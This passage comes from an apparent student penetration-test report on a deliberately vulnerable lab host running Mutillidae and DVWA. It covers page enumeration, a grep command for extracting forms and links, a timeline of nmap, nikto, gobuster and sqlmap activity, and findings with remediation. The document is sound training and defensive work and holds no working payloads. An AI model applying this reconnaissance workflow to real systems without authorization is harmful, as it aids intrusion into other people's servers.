- A comprehensive list of internal pages saved to mutillidae_pages.txt (e.g., add-to-your-blog.php, arbitrary-file-inclusion.php, view-someones-blog.php, user-info.php, etc.).
- Vulnerability index confirms many SQLi-related exercises: “SQLi – Extract Data”, “Bypass Authentication”, “Insert Injection”, “Blind SQL via Timing”, and a “SQLMAP Practice Target”.
- Several entries call out SQL injection via username/password, UID cookie, referer/user-agent headers, and other parameter-based vectors — indicating many attack surfaces (GET/POST, headers, cookies).
- Some pages are intended to be insecure in low-security mode (note about page parameter being unsafe in insecure mode).

We enumerated Mutillidae’s internal pages and reviewed the application’s vulnerability index. The index and page list confirm numerous deliberate SQL injection learning targets (including blind and authentication-bypass variants) and highlight multiple parameter sources (URL parameters, cookies, headers, and form fields). This shows Mutillidae

exposes many high-value test pages that should be manually inspected with a proxy for GET/POST, header, and cookie-based injection techniques.

Run this command to extract all links, form actions and input identifiers from the saved Mutillidae "view blog" page, save them to a file, and print the results for quick review. This command extracts and saves all anchor and form-related attributes from the page providing a concise list of parameters and endpoints to prioritize for manual testing.

Command used:

```
grep -nEi 'href=|action=|<form|name=|id=|id=|id=' ~/cyart-vapt-
team/Week2/scans/mutillidae_view_blog.html | sed -n '1,200p' > ~/cyart-vapt-
team/Week2/scans/mutillidae_view_blog_links.txt && cat ~/cyart-vapt-
team/Week2/scans/mutillidae_view_blog_links.txt
```

Key findings:

Favicon & Stylesheets:

- favicon.ico
- ./styles/global-styles.css
- ./styles/ddsmoothmenu/ddsmoothmenu.css
- ./styles/ddsmoothmenu/ddsmoothmenu-v.css

Internal Links / Pages:

- index.php?page=home.php
- index.php?page=login.php
- index.php?page=view-someones-blog.php
- set-up-database.php
- index.php?page=show-log.php
- index.php?page=captured-data.php
- index.php?page=register.php
- index.php?page=user-info.php

External Links:

- http://www.owasp.org/index.php/Top_10_2010-A1
- <http://samurai.inguardians.com/>
- <http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10>

Forms / Inputs:

- <form action="index.php?page=view-someones-blog.php" method="post" enctype="application/x-www-form-urlencoded">
- <select name="author" id="id_author_select">
- <input name="view-someones-blog-php-submit-button" class="button" type="submit">



Observation:

- The page contains multiple internal links suitable for manual SQLi, XSS, and other injection testing.
 - Several forms and input fields exist for parameter testing.
 - External references point to OWASP resources and security guides.

Remediation:

- Apply input sanitization and use parameterized queries (prepared statements) everywhere.
 - Remove or restrict administrative/management interfaces (Tomcat manager) to a management VLAN or VPN.
 - Patch/update Apache, Tomcat, MySQL, Samba, FTP and other services to supported versions.
 - Disable anonymous FTP and unused services; enforce least privilege on accounts.
 - Implement a WAF, host/network segmentation, and logging/monitoring.

Timestamp	Target IP	Vulnerability / Activity	PTES Phase
2025-10-09 09:12:00	192.168.222.129	Service discovery (Nmap full port & version scan)	Reconnaissance
2025-10-09 09:18:56	192.168.222.129	Web enumeration (Nikto)	Scanning
2025-10-09 09:18:56	192.168.222.129	Directory discovery (Gobuster: phpMyAdmin, dvwa, mutillidae)	Scanning
2025-10-09 09:24:00	192.168.222.129	Anonymous FTP allowed (ftp-anon)	Scanning
2025-10-09 09:29:17	192.168.222.129	Initial sqlmap run (404 wrong path)	Scanning
2025-10-09 10:03:49	192.168.222.129	Authenticated sqlmap attempt against DVWA (no injectable param found)	Exploitation
2025-10-09 10:14:04	192.168.222.129	DVWA security changed to LOW (enabled testing)	Scanning / Exploitation prep
2025-10-09 10:28:48	192.168.222.129	Mutillidae pages extracted (view-someones-blog, add-to-your-blog)	Reconnaissance
2025-10-09 10:30:00	192.168.222.129	Tomcat manager page fetched (port 8180)	Reconnaissance / Scanning

PTES technical report:

A structured penetration test of host 192.168.222.129 identified multiple high-risk and medium-risk findings across web applications and exposed services. Testing followed PTES phases: reconnaissance, scanning, exploitation, post-exploitation, and reporting. Evidence (Nmap, Nikto, Gobuster, sqlmap outputs, screenshots).

Findings:

1. SQL Injection DVWA and Mutillidae exposures; DVWA required security set to low for testing. Automated tools attempted enumeration; manual verification recommended. Impact: data disclosure and unauthorized database access.
2. Exposed management interfaces Apache Tomcat accessible on 8180 with manager pages present. Impact: remote code execution risk.
3. Legacy services anonymous FTP, Samba, MySQL, and others discovered. Impact: information leakage and lateral movement potential.

Remediation:

Apply input sanitization and parameterized queries; remove or restrict management interfaces; update and patch Apache, Tomcat, and all services to supported versions; disable anonymous FTP; enforce network segmentation and access controls; implement a WAF and monitoring. Rescan after remediation.

Non-technical summary:

We tested server 192.168.222.129 and found weaknesses that could allow attackers to view or modify data or execute commands. The primary issues are an injectable web input and exposed administrative interfaces. Legacy services (anonymous FTP, outdated databases, and file shares) further increase risk. Immediate remediation should include removing or restricting management consoles, applying vendor patches, input sanitization with parameterized queries, disabling anonymous services, and implementing network segmentation and monitoring. After fixes, perform a full rescan and retest to confirm remediation and produce verification evidence for stakeholders. Please prioritize critical fixes and notify security team when remediation is complete for validation.